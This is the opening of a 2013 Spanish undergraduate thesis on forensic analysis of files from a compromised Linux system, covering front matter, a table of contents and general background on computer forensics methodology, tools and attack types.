



ESCUELA SUPERIOR POLITÉCNICA DEL LITORAL
Facultad de Ingeniería en Electricidad y Computación

“ANÁLISIS CON HERRAMIENTAS FORENSES (LINUX).”

INFORME DE MATERIA DE GRADUACIÓN

Previa a la obtención del Título de:

LICENCIADO EN REDES Y SISTEMAS OPERATIVOS

Presentado por:

AUDIE ALLISTER ESTRELLA PONCE

JOSE ANDRES PINCAY MERO

GUAYAQUIL – ECUADOR

AÑO 2013

AGRADECIMIENTO

A Dios por permitirnos culminar nuestros estudios Universitarios, sin el nada de esto hubiera sido posible.

A nuestros padres que son un pilar indispensable en nuestras vidas y siempre tuvimos su apoyo.

A nuestros profesores que son parte importante en nuestro aprendizaje.

DEDICATORIA

A Dios porque él me ha dado la sabiduría
para poder alcanzar mis objetivos

A mis padres que siempre estuvieron en
el lugar y momento adecuado para poder
ayudarme absolutamente en todo.

A mis compañeros y profesores los cuales
me brindaron siempre su apoyo a lo largo
de la carrera

Audie Estrella Ponce.

DEDICATORIA

A Dios por brindarme la oportunidad y la dicha de la vida, al brindarme los medios necesarios para continuar mi formación como profesional.

A mis padres que me acompañaron a lo largo del camino, brindándome la fuerza necesaria para continuar

José Pincay Mero

TRIBUNAL DE SUSTENTACIÓN


Ing. Karina Astutillo

Profesora de la Materia de Graduación



Ing. Rayner Durango

Profesor delegado por la Unidad Académica

DECLARACIÓN EXPRESA

“La responsabilidad del contenido de este informe, nos corresponde exclusivamente; y el patrimonio intelectual del mismo a la ESCUELA SUPERIOR POLITÉCNICA DEL LITORAL”.

(Reglamento de exámenes y títulos profesionales de la ESPOL)



Audie Allister Estrella Ponce



José Andrés Pincay Mero

RESUMEN

El proyecto de graduación realizado consiste en examinar cuatro archivos que fueron proporcionados por la directora de la materia, además nos informó que estos archivos fueron extraídos de una computadora con sistema operativo Linux que fue víctima de un ataque de seguridad, el sistema operativo que utilizamos para realizar el análisis fue Linux con su distribución Backtrack Versión 5.

Los archivos que nos entregaron fueron:

- ✓ HELLO.C
- ✓ HELLO
- ✓ HELLO.S
- ✓ AIO

ÍNDICE GENERAL

AGRADECIMIENTO	II
TRIBUNAL DE SUSTENTACIÓN.....	V
DECLARACIÓN EXPRESA	VI
RESUMEN	VII
ÍNDICE GENERAL	VIII
GLOSARIO.....	XI
ABREVIATURAS	XIV
ÍNDICE DE FIGURAS.....	XV
ÍNDICE DE TABLAS.....	XIX
CAPÍTULO 1	1
GENERALIDADES	1
1.1 ANTECEDENTES.....	1
1.2 JUSTIFICACIÓN	3
1.3 MOTIVACIÓN PARA EL PROYECTO	4
1.4 IDENTIFICACIÓN DEL PROBLEMA.....	5
1.5 OBJETIVOS DEL PROYECTO	5
1.5.1 Objetivo General	5
1.5.2 Objetivos Específicos.....	5
CAPÍTULO 2	7
MARCO TEÓRICO	7
2.1 COMPUTACIÓN FORENSE	7
2.2 HISTORIA DE LA COMPUTACIÓN FORENSE.....	8
2.3 OBJETIVOSLA COMPUTACIÓN FORENSE.....	12
2.4 METODOLOGÍADE LA COMPUTACIÓN FORENSE	12
2.5 USOS DE LA COMPUTACION FORENSE	13
2.6 PROCESO DE ANÁLISIS	14

2.7	HERRAMIENTAS	15
2.8	TIPOS DE ATAQUES	17
2.8.1	ETAPAS DE UN ATAQUE INFORMÁTICO.....	18
2.9	CERTIFICACIONES.....	19
CAPÍTULO 3		20
BACKTRACK		20
3.1	CONCEPTO Y GENERALIDAD	20
3.2	HERRAMIENTAS	22
CAPÍTULO 4		24
ANÁLISIS.....		24
4.1	ARCHIVO HELLO.C	24
4.1.1	INTEGRIDAD DEL ARCHIVO HELLO.C.....	25
4.1.2	CONTENIDO DEL ARCHIVO HELLO.C	25
4.2	ARCHIVO HELLO	26
4.2.1	INTEGRIDAD DEL ARCHIVO HELLO	27
4.2.2	CONTENIDO DEL ARCHIVO HELLO	27
4.3	ANÁLISIS DEL ARCHIVO AIO	48
4.3.1	INTEGRIDAD DEL ARCHIVO AIO	48
4.3.2	CONTENIDO DEL ARCHIVO AIO	49
4.3.3	RECUPERACIÓN DEL ARCHIVO BORRADO.....	70
4.4	ANÁLISIS DEL ARCHIVO RECUPERADO.....	76
4.4.1	ALLINONE2.C.....	90
4.4.2	DIFERENCIAS ENTRE ALLINONE Y TESIS_AION.BIN	98
4.5	Ejecución del archivo recuperado	126
4.5.1	Servidor HTTPD	134
4.5.2	BACKDOOR ICMP	137
4.5.3	BACKDOOR SHELL	141
4.5.4	DIRECCIONAR UN ROOT SHELL A UN PUERTO.....	143
4.5.5	Transmisión de sockets.....	148
4.5.6	INTEGRIDAD DEL ARCHIVO	153

4.6 ANALISIS DE ARCHIVO HELLO.S.....	156
CONCLUSIONES.....	157
RECOMENDACIONES.....	159
ANEXO A.....	162
VERSIONES DE BACKTRACK.....	162
ANEXO B.....	164
SIMBOLOS, COMANDO NM	164
ANEXO C.....	166
FORMATO ELF, ESTRUCTURA Y SECCIONES ELF.....	166
ANEXO D.....	170
COMANDO READELF –PROGRAM –HEADERS.....	170
TABLA DE ENTRADA DE LAS CABECERAS	170
ANEXO E	172
LENGUAJE ENSAMBLADOR	172
ANEXO F	176
OPCIONES COMANDO GDB.....	176
ANEXO G	179
TABLA ASCII	179
BIBLIOGRAFÍA.....	181

GLOSARIO

Evidencia: Son todos aquellos elementos influyentes que guían a los analistas forenses hacia las conclusiones y que están relacionados con aseveraciones sobre hechos y actos de naturaleza económica

Cadena de custodia: Es responsabilidad de la persona que maneja la evidencia asegurar que los artículos son registrados y contabilizados durante el tiempo en el cual están en su poder.

Análisis de archivo: Se examina cada archivo digital descubierto y se crea una base de datos de información relacionada al archivo como autor, tamaño, nombre y ruta, así como su creación, último acceso y fecha de modificación.

MD5: Es un algoritmo de reducción criptográfico de 128 bits, se utiliza extensamente en el mundo del software para proporcionar la seguridad de que un archivo no se ha alterado.

Socket: Un socket es un tipo especial de manejador de fichero que utiliza un proceso para pedir servicios de red al sistema operativo.

Esquema Binario: En este esquema se basa toda la informática tal y como la conocemos actualmente, constituyendo el llamado código binario. Este código se basa en asignarle a todo dos valores, representados por 0 y 1, el equivalente a SI y NO.

Diagrama de flujo: Es la representación gráfica del algoritmo o proceso.

Estos diagramas utilizan símbolos con significados definidos que representan los pasos del algoritmo, y representan el flujo de ejecución mediante flechas que conectan los puntos de inicio y de fin de proceso.

Proceso: Es un programa en ejecución y al objeto abstracto que crea el sistema operativo para manejar el acceso de ese programa a los recursos del sistema (memoria, CPU, dispositivos de E/S). Pueden coexistir varias instancias de un mismo programa ejecutando en forma simultánea, cada una de ellas es un proceso diferente.

ELF: Es un formato de archivo para ejecutables, código objeto, bibliotecas compartidas y volcados de memoria.

Shell: Es un intérprete de comandos, el cual consiste en la interfaz de usuario tradicional de los sistemas operativos basados en Unix y similares como GNU/Linux.

Protocolos: Es un conjunto de reglas usadas por computadoras para comunicarse unas con otras a través de una red por medio de intercambio de mensajes.

Checksum: Es una función hash que tienen como propósito principal detectar cambios accidentales en una secuencia de datos para proteger la integridad de datos, verificando que no haya discrepancias. La idea es que se transmita el dato junto con su valor hash, de esta forma el receptor puede calcular el valor hash de la secuencia recibida y la puede comparar con el valor hash recibido. Si hay una discrepancia se pueden rechazar los datos o pedir una retransmisión.

Logs: Es usado para registrar datos o información sobre quién, qué, cuándo, dónde y porque un evento ocurre para un dispositivo en particular o aplicación.

Código Malicioso: Es un tipo de software que tiene como objetivo infiltrarse o dañar una computadora o sistema de información sin el consentimiento de su propietario.

Analizador de tráfico: Analiza los paquetes IP para determinar el tipo de protocolo que circula por la red.

Wireshark: Es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones, para desarrollo de software y protocolos, y como una herramienta didáctica para educación. Cuenta con todas las características estándar de un analizador de protocolos.

Kernel: Núcleo del sistema operativo.

Imagen forense: Es también llamada espejo, la cual es una copia bit a bit de un medio electrónico de almacenamiento.

ABREVIATURAS

TCP/IP: Protocolo de Control de Transmisión/Protocolo de Internet.

MD5: Algoritmo de Resumen del Mensaje 5.

ELF: Formato ejecutable y enlazable.

ICMP: Protocolo de Mensajes de Control de Internet.

PING: Packet Internet Groper o Buscador de paquetes en redes.

UDP: Protocolo de datagrama de usuario.

ASCII: Código Estándar Estadounidense para el Intercambio de Información o American Standard Code for Information Interchange.

ÍNDICE DE FIGURAS

Figura 2.6-1 Proceso de Análisis Forense	14
Figura 2.8-1 Esquema de Tipos de Ataques	17
Figura 2.8-2 Etapas de un ataque Informático	18
Figura 4.1-1 Comando md5sum y Strings.....	26
Figura 4.2-1 Comando File	27
Figura 4.2-2 Comando strings -a	29
Figura 4.2-3 Comando hexdump -C.....	30
Figura 4.2-4 Comando nm	31
Figura 4.2-5 Comando ldd	32
Figura 4.2-6 Comando readelf --file header	33
Figura 4.2-7 Comando readelf --section - headers	34
Figura 4.2-8 Comando readelf -- program - headers.....	36
Figura 4.2-9 Comando readelf -- symbols.....	37
Figura 4.2-10 Comando -- hex - dump	38
Figura 4.2-11 Comando objdump -- disassemble	39
Figura 4.2-12 Comando strace	41
Figura 4.2-13 Comando gdb.....	42
Figura 4.2-14 Comando gdb.....	43
Figura 4.2-15 Comando gdb.....	44
Figura 4.2-16 Comando disassemble	45
Figura 4.2-17 breakpoint.....	46
Figura 4.2-18 Comando where	47
Figura 4.2-19 Comando where	47
Figura 4.3-1 Comando md5sum	48
Figura 4.3-2 Comando ls -al	49
Figura 4.3-3 Comando file	50
Figura 4.3-4 Comando strings -a	51
Figura 4.3-5 Comando strings -a	52
Figura 4.3-6 Comando hexdump -C -v	53
Figura 4.3-7 Comando hexdump -C -v	54
Figura 4.3-8 Comando readelf -file -header	55
Figura 4.3-9 Comando -- section -headers	56
Figura 4.3-10 Comando --program -headers	57
Figura 4.3-11 Comando objdump -- disassemble	58
Figura 4.3-12 Comando strace -o.....	59
Figura 4.3-13 Comando strace -o.....	60
Figura 4.3-14 Comando strace -o.....	61
Figura 4.3-15 Comando strace -o.....	62

Figura 4.3-16 Comando gdb.....	64
Figura 4.3-17 Comando gdb -file	65
Figura 4.3-18 Comando disassemble	67
Figura 4.3-19 Comando gdb - gcore	68
Figura 4.3-20 Comando strings -a core.1483	69
Figura 4.3-21 Ejecución archivo AIO	70
Figura 4.3-22 Comando lsof+L1	71
Figura 4.3-23 Comando fdisk -l.....	73
Figura 4.3-24 Comando mount -o rw /dev/sdb1 /mnt	74
Figura 4.3-25 Comando file y md5sum.....	75
Figura 4.4-1 Integridad del archivo Recuperado	76
Figura 4.4-2 Contenido del archivo recuperado	77
Figura 4.4-3 Capacidades del archivo AIO	78
Figura 4.4-4 Referencia de página.....	79
Figura 4.4-5 Página cnhonker.com	80
Figura 4.4-6 allinone2.c.....	81
Figura 4.4-7 Comando hexdump --C	82
Figura 4.4-8 Comando hexdump -- C	83
Figura 4.4-9 Comando nm.....	84
Figura 4.4-10 Comando ldd.....	85
Figura 4.4-11 Comando readelf -- file - header	86
Figura 4.4-12 Comando readelf -- section -headers	87
Figura 4.4-13 Comando readelf -- syms.....	88
Figura 4.4-14 Comando readelf -- syms.....	89
Figura 4.4-15 Contenido allinone.c.....	90
Figura 4.4-16 Contenido allinone.c.....	91
Figura 4.4-17 Contenido allinone.c.....	92
Figura 4.4-18 Comparación de funciones	93
Figura 4.4-19 Comparación de funciones	94
Figura 4.4-20 Compilación de allinone.c	95
Figura 4.4-21 Comando gcc -o	96
Figura 4.4-22 Comando md5sum allinone.c.....	97
Figura 4.4-23 Comando objdump --d	98
Figura 4.4-24 Comando objdump --d	99
Figura 4.4-25 Comando get_password	100
Figura 4.4-26 Análisis de dirección	101
Figura 4.4-27 Análisis de dirección	101
Figura 4.4-28 Análisis de dirección	102
Figura 4.4-29 Análisis de dirección	103

Figura 4.4-30 Análisis de dirección	104
Figura 4.4-31 Análisis de dirección	104
Figura 4.4-32 Análisis de dirección	105
Figura 4.4-33 Análisis de dirección	105
Figura 4.4-34 Análisis de dirección	105
Figura 4.4-35 Análisis de dirección	106
Figura 4.4-36 Análisis de dirección	107
Figura 4.4-37 Análisis de dirección	108
Figura 4.4-38 Análisis de dirección	108
Figura 4.4-39 Análisis de dirección	109
Figura 4.4-40 Análisis de dirección	110
Figura 4.4-41 Análisis de dirección	111
Figura 4.4-42 Análisis de dirección	115
Figura 4.4-43 Análisis de dirección	115
Figura 4.4-44 Análisis de dirección	116
Figura 4.4-45 Análisis de dirección	116
Figura 4.4-46 Análisis de dirección	117
Figura 4.4-47 Análisis de dirección	117
Figura 4.4-48 Análisis de dirección	118
Figura 4.4-49 Análisis de dirección	118
Figura 4.4-50 Análisis de dirección	119
Figura 4.4-51 Análisis de dirección	120
Figura 4.4-52 Análisis de dirección	121
Figura 4.4-53 Análisis de dirección	121
Figura 4.4-54 Análisis de dirección	122
Figura 4.4-55 Análisis de dirección	122
Figura 4.4-56 Análisis de dirección	123
Figura 4.4-57 Análisis de dirección	124
Figura 4.4-58 Diagrama de Flujo	125
Figura 4.5-1 Comando strace -o -s -ff	126
Figura 4.5-2 Ejecución de archivo recuperado	127
Figura 4.5-3 Ejecución de archivo recuperado	128
Figura 4.5-4 Comando netstat	130
Figura 4.5-5 Comando netstat	130
Figura 4.5-6 Comando ls -al	132
Figura 4.5-7 Comando ls -al	132
Figura 4.5-8 Prueba Centos	133
Figura 4.5-9 Ataque a víctima	134
Figura 4.5-10 Prueba Wireshark	136

Figura 4.5-11 Backdoor ICMP	138
Figura 4.5-12 Documentación allinone.c	139
Figura 4.5-13 Captura en el tráfico	139
Figura 4.5-14 Captura de tráfico	140
Figura 4.5-15 Backdoor shell	141
Figura 4.5-16 Documentación Backdoor shell.....	142
Figura 4.5-17 Captura Backdoor shell	142
Figura 4.5-18 Direccionar un Shell a un puerto.....	143
Figura 4.5-19 Parámetros de ataque	144
Figura 4.5-20 Información adicional	145
Figura 4.5-21 Acceder a un Shell a través del navegador.....	146
Figura 4.5-22 Acceder a un Shell a través del navegador.....	147
Figura 4.5-23 Acceder a un Shell a través del navegador.....	148
Figura 4.5-24 Transmisión de sockets.....	149
Figura 4.5-25 Transmisión de sockets.....	150
Figura 4.5-26 Transmisión de sockets.....	151
Figura 4.5-27 Transmisión de sockets.....	152
Figura 4.5-28 Transmisión de sockets.....	152
Figura 4.5-29 Integridad del archivo.....	153
Figura 4.5-30 Integridad del archivo.....	154
Figura 4.5-31 Integridad del archivo.....	154
Figura 4.5-32 Integridad del archivo.....	155
Figura 4.6-1 Análisis del archivo hello.s	156

ÍNDICE DE TABLAS

Tabla 1 Publicaciones	163
Tabla 2 Símbolos nm.....	165
Tabla 3 Secciones ELF	168
Tabla 4 Entradas de Cabeceras	171
Tabla 5 Instrucciones del Lenguaje Ensamblador	174
Tabla 6 Opciones de Comando gdb	177
Tabla 7 Tabla de Código ASCII	180

INTRODUCCIÓN

El objetivo del trabajo fue llevar a cabo un análisis de computación forense a los archivos que se nos proporcionaron; con la finalidad de poder determinar su implicación en el ataque de seguridad realizado al equipo antes descrito.

El primer capítulo describe de manera general los antecedentes de la computación forense, La motivación que tuvimos para realizar el proyecto, en base a los archivos proporcionados. Además, se plantean los objetivos alcanzados en el proyecto.

El segundo capítulo menciona las ventajas y desventajas de la computación forense, Los distintos escenarios donde puede ser usada y qué tipo de dispositivos se pueden examinar. Describe las reglas, el proceso de análisis, los objetivos y la metodología forense. Y muestra herramientas que generalmente son usadas para análisis forense y las diferentes certificaciones relacionadas a este campo.

El tercer capítulo presenta el análisis del proyecto, donde se detalla los comandos utilizados que nos permitieron examinar los archivos proporcionados.

CAPÍTULO 1

GENERALIDADES

Parte importante del proyecto es tener claro el concepto y alcance de la computación forense, con la finalidad de poder entender porque son utilizados ciertos comandos en el análisis de los archivos.

1.1 ANTECEDENTES

El concepto de computación forense está adquiriendo una gran importancia dentro de la información electrónica, esto debido al aumento del valor de la información y al uso que se le da a esta. Además, de las constantes intrusiones que han ocurrido en los sistemas informáticos, que han derivado en el robo de información sensible y pérdidas cuantiosas de muchas empresas a nivel mundial. [\[1\]](#)[\[2\]](#).

En la actualidad, la mayoría de nosotros usamos las computadoras para comunicarnos, aprender y trabajar; llegamos a percibir a las computadoras como una extensión de nosotros mismos. Por esta razón, en la mayoría de los casos contienen información muy valiosa para los usuarios, que debería ser protegida o en caso de investigación por algún delito información puede ser usada como prueba o evidencia en procesos legales.

Esta prueba o esta evidencia contenida en las computadoras pueden ser obtenidas desde mails de correos electrónicos, fotografías o documentos confidenciales. Más importante aún es que esta evidencia dependiendo del caso puede ser frecuentemente recuperada de una computadora sospechosa, inclusive si el dueño o usuario de esta máquina borró la información, desfragmentó el disco o inclusive si lo formateó.

Es por esto que cuando se realiza un delito informático, muchas veces la información queda almacenada en forma digital y esto representa un gran problema, debido a que los computadores la guardan de tal manera que esta no puede ser obtenida utilizando medios comunes, para esto se deben utilizar mecanismos diferentes; es de aquí que surge el estudio de la computación forense como una ciencia científica que tiene sus fundamentos en las leyes de la física, de la

electricidad y el magnetismo, es gracias a fenómenos electromagnéticos que la información se puede almacenar, leer e incluso recuperar cuando se creía eliminada.

La computación forense, aplicando procedimientos estrictos y rigurosos puede ayudar a resolver grandes crímenes apoyándose en el método científico, aplicado a la recolección, análisis y validación de todo tipo de pruebas digitales. [3]

1.2 JUSTIFICACIÓN

Los ataques a sistemas informáticos son tan frecuentes que en la mayoría de los casos son exitosos y terminan con la pérdida o robo de información crítica; en muchos casos no sabemos ni siquiera el origen del ataque, de aquí se puede partir con el concepto de computación forense el cual nos ayudará a dar respuestas a muchas interrogantes que se presentan en las empresas, poco a poco estos crímenes informáticos, su prevención y análisis se vuelven cada vez más importantes.

Los delitos informáticos son perpetrados en una variedad de formas; las computadoras son el objetivo o pueden ser utilizadas para ejecutar el crimen, las huellas y pistas de estos delitos son almacenadas en forma digital. La informática forense permite recoger rastros probatorios para averiguar, siguiendo las evidencias electrónicas, el origen del ataque (si es una vulneración externa de la seguridad) o las posibles alteraciones, manipulaciones, fugas o destrucciones de datos a nivel interno de la empresa para determinar las actividades realizadas desde uno o varios equipos concretos.

La computación forense puede utilizarse como medida preventiva que ayude para auditar, mediante la práctica de diversas pruebas técnicas, que los mecanismos de protección instalados y las condiciones de seguridad aplicadas a los sistemas de información son suficientes. Asimismo, permite detectar las vulnerabilidades de seguridad con el fin de corregirlas.

1.3 MOTIVACIÓN PARA EL PROYECTO

La motivación se formó en el hecho de poder analizar los archivos que se nos entregaron para poder averiguar su participación en el ataque de seguridad y entender su mecanismo de ataque para poder prevenir futuras intrusiones.

1.4 IDENTIFICACIÓN DEL PROBLEMA

El problema de examinar los archivos entregados se centra en poder decidir que herramientas o comandos son los más adecuados para encaminar nuestra investigación forense y de esta manera poder alcanzar los objetivos trazados.

1.5 OBJETIVOS DEL PROYECTO

Los objetivos generales y específicos del presente proyecto, se detallan a continuación.

1.5.1 Objetivo General

El objetivo principal de este proyecto es examinar los archivos que nos entregaron para poder determinar cuáles son sus funcionalidades y de qué manera se los utilizo para que el ataque de seguridad sea exitoso.

1.5.2 Objetivos Específicos.

- ✓ Usar el sistema operativo Linux con su distribución Backtrack versión 5 para analizar los archivos.
- ✓ Investigar sobre las herramientas y comandos usados para poder realizar el análisis adecuado.

- ✓ Aplicar los conceptos sobre el manejo de la evidencia digital al momento de analizar los archivos.

CAPÍTULO 2

MARCO TEÓRICO

Este capítulo describe el concepto de la computación forense, cuáles son sus ventajas y desventajas, Se explica de manera general las reglas, la metodología y la importancia forense, además indicaremos las herramientas que generalmente son utilizadas y las certificaciones que están disponibles en este campo.

2.1 COMPUTACIÓN FORENSE

La computación forense es la aplicación de técnicas científicas y analíticas especializadas a infraestructuras tecnológicas que permiten identificar, preservar, analizar y presentar datos que sean válidos dentro de un proceso legal.

La computación forense hace su aparición como una disciplina auxiliar de la justicia moderna, para enfrentar los desafíos y técnicas de los intrusos informáticos.

Es importante mencionar, que en una infraestructura informática se puede analizar cualquier dispositivo que posea una memoria, por lo que se puede analizar los siguientes dispositivos:

- ✓ Disco duro de una computadora o servidor.
- ✓ Logs de seguridad.
- ✓ Credenciales de autenticación.
- ✓ Teléfono móvil o celular.
- ✓ Agendas electrónicas (PDA).
- ✓ Dispositivos de GPS.
- ✓ Impresora.
- ✓ Memoria USB.

2.2 HISTORIA DE LA COMPUTACIÓN FORENSE

A continuación se detallan los acontecimientos más importantes relacionados con la computación forense. [\[4\]](#)

- ✓ **1978:** Florida reconoce los crímenes de sistemas informáticos en el "Computer Crimes Act", en casos de sabotaje, derechos de autor, modificación de datos y ataques similares.

- ✓ **1981:** Nace el sistema Copy II PC la cual se usa para hacer una copia exacta de disquetes, que generalmente están protegidos para evitar copias piratas.

- ✓ **1982:** Peter Norton publica UnErase, esta venía incluida en la primera versión del conjunto de herramientas "Utilidades Norton", esta aplicación permite recuperar archivos borrados accidentalmente.

- ✓ **1984:** El FBI forma el programa de Medios Magnéticos, que más tarde, en 1991 será el Equipo de Análisis y Respuesta Informática.

- ✓ **1986:** Clifford Stoll colabora en la detección del hacker Markus Hess. En 1988 publica el documento Hacker contando lo ocurrido. Este documento es transformado 1989 en el libro El huevo del cuco, anticipando una metodología forense.

- ✓ **1987:** Se crea la Asociación de Investigación de Delitos de Alta Tecnología (HTCIA), perteneciente a Santa Clara, la misma que agrupa a profesionales tanto de agencias gubernamentales como compañías privadas para centralizar conocimiento e impartir cursos.

- ✓ **1987:** Nace la compañía Access Data, pionera en el desarrollo de productos orientados a la recuperación de contraseñas y el análisis forense con herramientas como la actual Kit de Herramientas Forenses (FTK).

- ✓ **1988:** Se crea la Asociación de Especialistas de Investigación (IACIS), que certificará a profesionales de agencias gubernamentales como examinadores de Informática Forense (CFCE), una de las certificaciones más prestigiosas en el ámbito forense. En este mismo año se desarrolla el

programa de especialistas recuperadores de evidencia computacional incautada, con el objetivo de formar a profesionales en computación forense.

- ✓ **1992:**El libro " Una metodología forense para la lucha contra el delito informático ", de P. A. Collier y B. J. Spaul acuña el término "computación forense". Posteriormente otros libros continuarán desarrollando el término y la metodología, como: " Delincuencia de alta tecnología: los casos de investigación involucran a las computadoras " de Kenneth S. Rosenblatt.
- ✓ **1995:** Se funda la Organización Internacional de Prueba Informática (IOCE), con objetivo de ser punto de encuentro entre especialistas en la evidencia electrónica y el intercambio de información.
- ✓ **1996:** La Interpol organiza el simposio internacional de ciencias forenses, como foro para debatir los avances forenses, uniendo fuerzas y conocimientos.

- ✓ **2001:** Nace el taller de Investigación Forense Digital (DFRWS), un nuevo grupo de debate y discusión internacional para compartir información.

2.3 OBJETIVOSLA COMPUTACIÓN FORENSE

La computación forense se basa en 3 objetivos principales que son:

- ✓ La compensación de los daños causados por los criminales o intrusos.
- ✓ La persecución y procesamiento judicial de los criminales.
- ✓ Creación y aplicación de medidas para prevenir casos similares.

Estos objetivos pueden ser logrados de diferentes maneras pero lo primordial es la recolección de evidencia. [\[5\]](#)

2.4 METODOLOGÍA DE LA COMPUTACIÓN FORENSE

La metodología de la computación forense se la puede resumir en cuatro pasos [\[6\]](#)

- ✓ Identificar que computadora puede contener evidencia, reconociendo la frágil naturaleza de los datos digitales.

- ✓ Preservar la evidencia contra daños accidentales o intencionales, usualmente esto se realiza efectuando una copia o imagen espejada del medio analizado.
- ✓ Analizar la imagen copia de la original, buscando la evidencia o información necesaria.
- ✓ Terminada la investigación se debe realizar el reporte de hallazgos a la persona indicada para tomar decisiones.

2.5 USOS DE LA COMPUTACION FORENSE

Existen varios usos de la informática forense entre los que tenemos: [\[7\]](#)

- ✓ Prosecución Criminal: Evidencia incriminatoria puede ser usada para procesar una variedad de crímenes, incluyendo homicidios, fraude financiero, tráfico y venta de drogas, evasión de impuestos o pornografía infantil.
- ✓ Litigación Civil: Casos que tratan con fraude, discriminación, acoso, divorcio, etc.
- ✓ Investigación de Seguros: La evidencia encontrada en computadores, puede ayudar a las compañías de seguros a disminuir los costos de los reclamos por accidentes y compensaciones.
- ✓ Temas Corporativos: Puede ser recolectada información en casos de apropiación de información confidencial, propietaria o espionaje industrial.
- ✓ Mantenimiento de la ley: Puede ser usada en la búsqueda inicial de órdenes judiciales

2.6 PROCESO DE ANÁLISIS

El proceso de análisis forense a un equipo informático se describe a continuación:[\[8\]](#)

- ✓ **Identificación:** Se identifica o detecta el evento.
- ✓ **Preservación:** Se conserva la cadena de custodia y documentación.
- ✓ **Recolección:** Se recupera los datos y se recoge la evidencia.
- ✓ **Examinación:** Se realiza el seguimiento y extracción de datos ocultos.
- ✓ **Análisis:** Se realiza el estudio de la evidencia.
- ✓ **Presentación:** Se elabora el reporte de la Investigación.
- ✓ **Decisión.**



Figura 2.6-1 Proceso de Análisis Forense

2.7 HERRAMIENTAS

Las herramientas que podemos usar para realizar un análisis de computación forense están divididas en las siguientes secciones:[\[9\]](#)

ANÁLISIS EN GENERAL

- ✓ Sleuth Kit – Kit Forense.
- ✓ Py-Flag – Navegador Forense.
- ✓ Autopsy - Es un navegador que permite usar varias herramientas para realizar un análisis forense.
- ✓ dcfldd – Herramienta de imágenes en línea de comando.
- ✓ Air – Herramienta de imágenes en modo gráfico.
- ✓ md5deep – Programa para crear una hash MD5.
- ✓ netcat– Proporciona las conexiones salientes y entrantes TCP y UDP.
- ✓ Qt parted – Herramienta para particionar.
- ✓ Regviewer – Poder visualizar el registro de windows
- ✓ BackTrack – Sistema operativo que realiza análisis forense y pruebas de penetración.
- ✓ R-Studio Emergency – Media bootable de arranque.
- ✓ Encase – Equipo forense de productos que sirven para analizar medios de comunicación digitales.

- ✓ Snort - Es una red de código abierto de prevención de intrusiones y sistema de detección (IDS / IPS).
- ✓ Helix - Sistema operativo que está centrado a encontrar incidentes relacionados a la computación forense.

ANÁLISIS DE DISCO DURO

- ✓ Access Data Forensic ToolKit (FTK).
- ✓ Guidance Software Encase.

ANÁLISIS DE CORREO ELECTRÓNICO

- ✓ Paraben.

ANÁLISIS DE REDES

- ✓ E-Detective - DecisionComputerGroup.
- ✓ SilentRunner – Access data.

ANÁLISIS DE USB

- ✓ USBDeview.

2.8 TIPOS DE ATAQUES

Existen dos tipos de ataques según su procedencia que son: [\[10\]](#)

- ✓ **Ataques Internos:** Es decir dentro la red, los empleados descontentos, terceros dentro de la organización.
- ✓ **Ataques Externos:** Los que se realizan desde fuera del perímetro de seguridad, por ejemplo internet




Figura 2.8-1 Esquema de Tipos de Ataques

2.8.1 ETAPAS DE UN ATAQUE INFORMÁTICO

Un ataque consta de cinco etapas por las cuales suele pasar al momento de ser ejecutado.[\[11\]](#)




Figura 2.8-2 Etapas de un ataque Informático

Un ataque compromete los siguientes aspectos de seguridad

- ✓ **Confidencialidad:** Un atacante podría robar información sensible como contraseñas u otro tipo de datos que viajan en texto claro a través de redes confiables.

- ✓ **Integridad:** Un atacante podría interceptar el mensaje y realizar cambios en determinados bits del texto cifrado con la intención de alterar los datos del criptograma.
- ✓ **Disponibilidad:** Un atacante podría utilizar los recursos de la organización, como el ancho de banda para inundar de mensaje el sistema víctima y forzar la caída del mismo.

2.9 CERTIFICACIONES

Existen algunos tipos de certificaciones a las que un examinador forense puede aplicar entre las cuales detallamos las siguientes:[\[12\]](#)

- ✓ Investigador Forense de Informática – La emite La Sociedad Internacional de Examinadores de Informática Especializados (IACIS).
- ✓ Investigador Forense de Hacking (CHFI) – La emite EC-Council.
- ✓ Certificado de Informática Forense – La emite La Sociedad Internacional de Examinadores de Informática Forense (ISFCE).
- ✓ Certificado de Informática Forense Técnico – La emite la Red de Delitos de Alta Tecnología (HTCN).

CAPÍTULO 3

BACKTRACK

Este capítulo describe la herramienta utilizada para el análisis forense, cuáles son sus diferentes herramientas, se explican cuáles son sus características y las diferentes ediciones que a lo largo de los años han sido publicadas.

3.1 CONCEPTO Y GENERALIDAD

